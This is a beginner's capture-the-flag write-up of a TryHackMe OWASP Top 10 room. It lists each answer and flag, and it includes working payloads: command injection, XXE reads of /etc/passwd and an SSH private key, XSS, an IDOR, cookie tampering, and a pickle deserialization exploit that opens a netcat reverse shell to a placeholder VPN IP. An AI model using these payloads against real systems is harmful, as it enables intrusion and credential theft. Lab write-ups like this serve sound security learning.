OWASP Top 10

Created	@August 19, 2022 2:45 AM
Tags	Beginner Done

The room has been designed for beginners and assume no previous knowledge of security. It is mainly targeted for those who want to get stronger and enhance their fundamentals about OWASP Top 10 before entering Cybersecurity fields.

1. Injection
2. Broken Authentication
3. Sensitive Data Exposure
4. XML External Entity
5. Broken Access Control
6. Security Misconfiguration
7. Cross-site Scripting
8. Insecure Deserialization
9. Components with Known Vulnerabilities
10. Insufficient Logging & Monitoring

▼ 01 Injection

To complete the question, we need to navigate to http://machineIP/evilshell.php .


Navigate to the website and prompt us an input field and submit button. Used command injection at the input field and submit. It will give us some responds. Command can be used such as:

Linux

```
whoami
id
ifconfig/ip addr
uname -a
ps -ef
```

Windows

```
whoami
ver
ipconfig
tasklist
netstat -an
```



EvilShell

whoami

www-data

- What strange text file is in the website root directory? (ls)

  drpepper.txt

- How many non-root/non-service/non-daemon users are there? (cat /etc/passwd)

  0

- What user is this app running as? (whoami)

  www-data

- What is the user's shell set as? (cat /etc/passwd)

  /usr/sbin/nologin

- What version of Ubuntu is running? (lsb_release -a)


  18.04.4

- Print out the MOTD. What favorite beverage is shown? (cat /etc/update-motd.d/00-header)

  DR PEPPER

▼ 02 Broken Authentication

To complete the question, we need to navigate to website http://machineIP:8888 .



Learn about attacking authentication

This room will focus on teaching on basics of attacking the authentication systems.

Question

- What is the flag that you found in darren's account?

  Register with “ darren” username with a space infront, and login with the username and password u created and its successful logon.

  flag: fe86079416a21a3c99937fea8874b667


- Now try to do the same trick and see if you can login as arthur.
- What is the flag that you found in arthur's account?

  Doing the same things as above, you will get the flag as well.

  flag: d9ac0f7db4fda460ac3edeb75d75e16e

▼ 03 Sensitive Data Exposure

Run the machine, open the machine IP give on a browser. Prompt us this pages.




Welcome to Sense and Sensitivity!

You've reached the future world number one in all things therapeutic. We are a startup organisation based in Taupo, New Zealand. Our location near the stunning Lake Taupo lends itself perfectly to our ideology: all mental maladies are curable, you just need to know how! We draw a great deal of inspiration from the genius of Jane Austin, whose great work servers as a beacon from a simpler time.
Whilst we are currently still in our beta phase, our aim is ultimately to work with people who are struggling; to learn *with* them as we work together to combat the dangers of poor mental health. We aim to provide a safe and peaceful environment for those who need it. For the time being we are only accepting beta testers of the program, so please contact us here if you feel like a stay with us amongst some of the most beautiful scenery in the world would be beneficial to you!

© Sense and Sensitivity, 2020


Inspect for login source code, I found a comment session.



```html
<!DOCTYPE html>
<html>
    <head>
        <title>Login</title>
        <meta name="viewport" content="width=device-width, user-scalable=no">
        <meta charset="utf-8">
        <link rel="shortcut icon" type="image/x-icon" href="../favicon.ico">
        <link type="text/css" rel="stylesheet" href="../assets/css/style.css">
        <link type="text/css" rel="stylesheet" href="../assets/css/loginStyle.css">
        <link type="text/css" rel="stylesheet" href="../assets/css/orkney.css">
        <link type="text/css" rel="stylesheet" href="../assets/css/icons.css">
        <script src="../assets/js/jquery-3.5.1.min.js"></script>
        <script src="../assets/js/loginScript.js"></script>
    </head>
    <body>
        <header>
            <a id="home" href="/">Sense and Sensitivity</a>
            <a id="login" href="/login">Login</a>
        </header>
        <div class=background></div>
        <!-- Must remember to do something better with the database than store it in /assets... -->
        <main>
            <div class="content">
                <form method="POST" action="/api/login">
                    <input type="text" name="username" placeholder="Username"><br>
                    <input type="password" name="password" placeholder="Password"><br>
                    <input id="loginBtnFunc" type="submit" value="Login!">
                </form>
                <i id="loginBtnStyle" class="material-icons">arrow_forward</i>
                        </div>
        </main>
        <footer><span>&copy; Sense and Sensitivity, 2020</span></footer>
    </body>
</html>
```


The developer leave a hints for us that there is a directory /assets to access. Navigate to the page with http://machineIP/assets/ and I got the 'webapp.db' database file.

Using the built-in SQLite tools in Kali, we can extract for the information within the database file.



```
┌──(arfuu㉿kali)-[~/Downloads]
└─$ sqlite3 webapp.db
SQLite version 3.39.2 2022-07-21 15:24:47
Enter ".help" for usage hints.
sqlite> .table
sessions  users
sqlite> .tables
sessions  users
sqlite> PRAGMA table_info(users);
0|userID|TEXT|1||1
1|username|TEXT|1||0
2|password|TEXT|1||0
3|admin|INT|1||0
sqlite> SELECT * FROM users
   ...> ;
4413096d9c933359b898b6202288a650|admin|6eea9b7ef19179a06954edd0f6c05ceb|1
23023b67a32488588db1e28579ced7ec|Bob|ad0234829205b9033196ba818f7a872b|1
4e8423b514eef575394ff78caed3254d|Alice|268b38ca7b84f44fa0a6cdc86e6301e0|0
sqlite> 
```

To crack the password hash, we can used online tools https://crackstation.net/ .



Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

```
6eea9b7ef19179a06954edd0f6c05ceb
```

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
6eea9b7ef19179a06954edd0f6c05ceb	md5	qwertyuiop

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

Question

- What is the name of the mentioned directory?

  assets

- Navigate to the directory you found in question one. What file stands out as being likely to contain sensitive data?

  webapp.db

- Use the supporting material to access the sensitive data. What is the password hash of the admin user?

  6eea9b7ef19179a06954edd0f6c05ceb

Crack the hash.

- What is the admin's plaintext password?


  qwertyuiop

- Login as the admin. What is the flag?

  THM{Yzc2YjdkMjE5N2VjMzNhOTE3NjdiMjdl}

▼ 04 XML External Entity

Navigate to the machine IP, it will prompt us a payload area input field and a submit button. We can put some payload into it and perform the XXE attacks.



▼ Question1 (eXtensible Markup Language)

- Full form of XML

  extensible markup language

- Is it compulsory to have XML prolog in XML documents?

  No

- Can we validate XML documents against a schema?

  yes

- How can we specify XML version and encoding in XML document?

  XML prolog

▼ Question2 (DTD)

- How do you define a new ELEMENT?

  !ELEMENT

- How do you define a ROOT element?

  !DOCTYPE

- How do you define a new ENTITY?

  !ENTITY

▼ Question3 (Exploiting)

- Try to display your own name using any payload.

```
<!DOCTYPE replace [<!ENTITY name "Anomali"> ]>
<userInfo>
<firstName>Hello</firstName>
<lastName>&name;</lastName>
</userInfo>
```

- See if you can read the /etc/passwd

```
<?xml version="1.0"?>
<!DOCTYPE root [<!ENTITY read SYSTEM 'file:///etc/passwd'>]>
<root>&read;</root>
```

- What is the name of the user in /etc/passwd

  falcon

- Where is falcon's SSH key located?

  /home/falcon/.ssh/id_rsa

```
<?xml version="1.0"?>
<!DOCTYPE root [<!ENTITY read SYSTEM 'file:///home/falcon/.ssh/id_rsa'>]>
<root>&read;</root>
```


- What are the first 18 characters for falcon's private key

  MIIEogIBAAKCAQEA7b

▼ 05 Broken Access Control

▼ Question 1 (IDOR Challenge)

Deploy the machine and navigate to the machine IP. Login with username ‘noot’ and password ‘test1234’.



Note Viewer!

What user are you

User:

Pass:

Look at other users notes. What is the flag?


flag{fivefourthree}

After login, i noticed the IP address, http://machineIP/note.php?note=1 .

Modified ?note=0 and you will get the flag.

▼ 06 Security Misconfiguration

In this question, we need to deploy the machine and navigate to a website. It prompt us two input fields for username and password to login. We got a hint as the documentation might be helpful. Therefore, search for keyword ‘PensiveNotes’ and got this github https://github.com/NinjaJc01/PensiveNotes. We can get the information related to the website.




Pensive Notes

A note taking app for people who like to think about their notes

Log in to Pensive Notes

The developer mention the default login credentials for the website. Input it and you got the flag.



Using PensiveNotes

After downloading and compiling PensiveNotes, log in using the default credentials `pensive:PensiveNotes`

Make sure you change this password immediately!

▼ Question

Hack into the webapp, and find the flag!

thm{4b9513968fd564a87b28aa1f9d672e17}

▼ 07 Cross-site Scripting

▼ Question

- Navigate to http://10.10.47.205/ in your browser and click on the "Reflected XSS" tab on the navbar; craft a reflected XSS payload that will cause a popup saying "Hello".

  ThereIsMoreToXSSThanYouThink

  Payload: <script>alert("Hello")</script>

- On the same reflective page, craft a reflected XSS payload that will cause a popup with your machines IP address.

  ReflectiveXss4TheWin

  Payload : <script>alert("window.location.hostname")</script>

- Now navigate to http://10.10.47.205/ in your browser and click on the "Stored XSS" tab on the navbar; make an account.

  Then add a comment and see if you can insert some of your own HTML.

  HTML_T4gs

  Payload: *Insert any html code. Heres mine:

```
<!DOCTYPE html>
<html>
<body>
<h1>My First HTML</h1>
<p>AhFuu</p>
</body>
</html>
```

- On the same page, create an alert popup box appear on the page with your document cookies.

  W3LL_D0N3_LVL2s

  Payload: <script>alert(document.cookies)</script>

- Change "XSS Playground" to "I am a hacker" by adding a comment and using Javascript.

  websites_can_be_easily_defaced_with_xss

  Payload: <script>document.querySelector('#thm-title').textContent = 'I am a hacker'</script>

▼ 08 Insecure Deserialization

▼ Question 1

- Who developed the Tomcat application?

  The Apache Software Foundation

- What type of attack that crashes services can be performed with insecure deserialization?

  Denials of Service

▼ Question 2 (Objects)

Select the correct term of the following statement:

if a dog was sleeping, would this be:

A) A State
B) A Behaviour

A Behaviour

▼ Question 3 (Deserialization)

What is the name of the base-2 formatting that data is sent across a network as?

Binary

▼ Question 4 (Cookies)

- If a cookie had the path of webapp.com/login , what would the URL that the user has to visit be?

  webapp.com./login

- What is the acronym for the web technology that Secure cookies work over?


  HTTPS

▼ Question 5 (Cookies Practical)

- 1st flag (cookie value)

  THM{good_old_base64_huh}

  Navigate to the website, register an account and login. Press F12 and navigate to Storage Tab. You will see alot of cookies that are stored within the website. One of the cookies will be 1st flag and its encoded with base-64.



Welcome, arfuu

1. Participate in our latest Quiz!
2. Exchange your vim
3. Provide your feedback!

Your Profile

Confirm your details below!

Username: arfuu

Access Level: user


Time of registration: 2022-08-21 10:29:18.570587

Exchanged? Yes!

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
password	qwerty	10.10.101.250	/	Session	14	false	false	None	Sun, 21 Aug 2022 1...
registrati...	"2022-08-21 10:29:18.570587"	10.10.101.250	/	Session	49	false	false	None	Sun, 21 Aug 2022 1...
sessionId	gAN9cQAoWAkAAABzZXNzaW9uSWRxAVggAAAAZTc3ZGI5NTIwYmY4NGRlMmJjNjczM2YyNTI...	10.10.101.250	/	Session	161	false	false	None	Sun, 21 Aug 2022 1...
username	arfuu	10.10.101.250	/	Session	13	false	false	None	Sun, 21 Aug 2022 1...
userType	user	10.10.101.250	/	Session	12	false	false	None	Sun, 21 Aug 2022 1...

We can use CyberChef to decoded it.

https://gchq.github.io/CyberChef/#recipe=From_Base64('A-Za-z0-9%2B/%3D',true,false)



Alphabet
A-Za-z0-9+/=

☑ Remove non-alphabet chars ☐ Strict mode


```
gAN9cQAoWAkAAABzZXNzaW9uSWRxAVggAAAAZTc3ZGI5NTIwYmY4NGRlMmJjNjczM2YyNTI3ZGI5Nj
NxAlgLAAAAZW5jb2RlZGZsYWdxA1gYAAAAVEhNe2dvb2Rfb2xkX2Jhc2U2NF9odWh9cQR1Lg==
```

```
..}q.(X ...sessionIdq.X
...e77db9520bf84de2bc6733f2527db963q.X....encodedflagq.X....THM{good_old_base6
4_huh}q.u.
```

- 2nd flag (admin dashboard)

  THM{heres_the_admin_flag}

  Change the Value of userType to ‘admin’ and navigate to http://machineIP/admin then you will got the second flag.



Your Admin Dashboard Hi, arfuu

Support Tickets 24

From: Tony the Tiger

Hi mate! Just wanted to thank you for updating the platform. Now I can exchange my Vim with ease!

Nice one! Here's the admin flag THM{heres_the_admin_flag}

Recent Submissions

How do I log in??	User Login
Security Update	Critical
Migrating to V2	User Login

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
password	qwerty	10.10.101.250	/	Session	14	false	false	None	Sun, 21 Aug 2022 1...
registrati...	"2022-08-21 10:29:18.570587"	10.10.101.250	/	Session	49	false	false	None	Sun, 21 Aug 2022 1...
sessionId	gAN9cQAoWAkAAABzZXNzaW9uS...	10.10.101.250	/	Session	161	false	false	None	Sun, 21 Aug 2022 1...
username	arfuu	10.10.101.250	/	Session	13	false	false	None	Sun, 21 Aug 2022 1...
userType	admin	10.10.101.250	/	Session	13	false	false	None	Sun, 21 Aug 2022 1...

```
Data
userType: "admin"
    Created: "Sun, 21 Aug 2022 10:29:16 GMT"
    Domain: "10.10.101.250"
    Expires / Max-Age: "Session"
    HostOnly: true
    HttpOnly: false
    Last Accessed: "Sun, 21 Aug 2022 10:35:43 GMT"
    Path: "/"
    SameSite: "None"
    Secure: false
    Size: 13
```

▼ Question 6 (Code Execution)


flag.txt

4a69a7ff9fd68

Follow the instruction on TryHackme. Make sure to replace the userType value back into user. Clicked the vim link and created another cookie, then navigate to feedback page.


We need to replace the IP into our TryHackMe VPN IP. Then run this python file and we will get the message in base-64 encoded.

```
import pickle
import sys
import base64

command = 'rm /tmp/f; mkfifo /tmp/f; cat /tmp/f | /bin/sh -i 2>&1 | netcat YOUR_TRYHACKME_VPN_IP 4444 > /tmp/f'

class rce(object):
    def __reduce__(self):
        import os
        return (os.system,(command,))

print(base64.b64encode(pickle.dumps(rce())))
```



```
